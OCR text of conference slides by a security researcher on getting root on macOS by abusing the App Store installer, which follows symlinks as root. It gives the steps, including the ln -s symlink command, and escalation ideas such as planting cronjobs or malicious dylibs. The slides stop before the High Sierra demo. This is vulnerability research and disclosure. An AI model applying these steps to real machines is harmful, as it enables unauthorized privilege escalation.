
macOS - getting root with benign App Store apps



Objective by the Sea

v2.0: Monaco, 2019

Csaba Fitzl

Twitter: @theevilbit

whoami

- red teamer, ex blue teamer
- kex - kernel exploitation python toolkit
- husband, father
- hiking
- yoga

agenda

- how it started
- subverting the installation process
- developing an App
- High Sierra privilege escalation
- modifying installers
- Mojave privilege escalation

in the beginning…

dylib hijacking research

cases


- still plenty of cases today
- the ‘root’ problem:
  - Microsoft Office: requires root privileges -> MS: not a security bug
  - Avira: requires root privileges -> fixed with low priority
- my take: kinda agree, or at least understand

the privilege problem

application’s folders permission

- 2 main scenarios:
  - the application’s directory is owned by the user
  - the application’s directory is owned by ‘root’

how do we end up there?




root

user

bypassing root permissions
case #1 -
subverting the installation process

dropping files in the applications' folder

#1 record folder structure




Contents

_CodeSignature
_MASReceipt
Frameworks
Info.plist
Library
MacOS
PkgInfo
PlugIns
Resources

Parcel

#2 delete the app




```
csabymac:Applications csaby$ ls -lR Parcel.app/
total 0
drwxr-xr-x  3 csaby  admin  96 Jan 30 14:35 Contents

Parcel.app//Contents:
total 0
drwxr-xr-x  3 csaby  admin  96 Jan 30 14:36 MacOS

Parcel.app//Contents/MacOS:
total 0
-rw-r--r--  1 csaby  admin  0 Jan 30 14:36 mylittlefile.txt
csabymac:Applications csaby$ 
```

#3 recreate folders

#4 reinstall the app



Contents

_CodeSignature
_MASReceipt
Frameworks
Info.plist
Library
MacOS
PkgInfo
PlugIns
Resources


mylittlefile.txt
Parcel

#5 :)

the discovery: symlinks are followed

- installd runs as root
- installd follows symlinks
- installd drop files where symlink points -> drop files (almost anywhere)

dropping App Store files (almost) anywhere



#1 record folder structure

#2 delete the app

#3 recreate folders

```
/Applications/Example.app/Contents
```

#4 create symlink

```
ln -s /opt /Applications/Example.app/Contents/MacOS
```

#5 reinstall the app

#6 :)

privilege escalation ideas

- file in the App Store has the same name as one that runs as root -> replace
- file in the App Store app named as root, and it’s a cronjob task -> place into /usr/lib/cron/tabs
- write a ‘malicious’ dylib and drop somewhere, where it will be loaded by an App running as root
- if no such files in the App Store -> create your own

intermezzo

Unlikely to find a file in the store

I'm lazy, I will just report it to Apple

The vetting process will find a malicious App

sigh … sigh … sigh

try harder

will create an App

privilege escalation on High Sierra

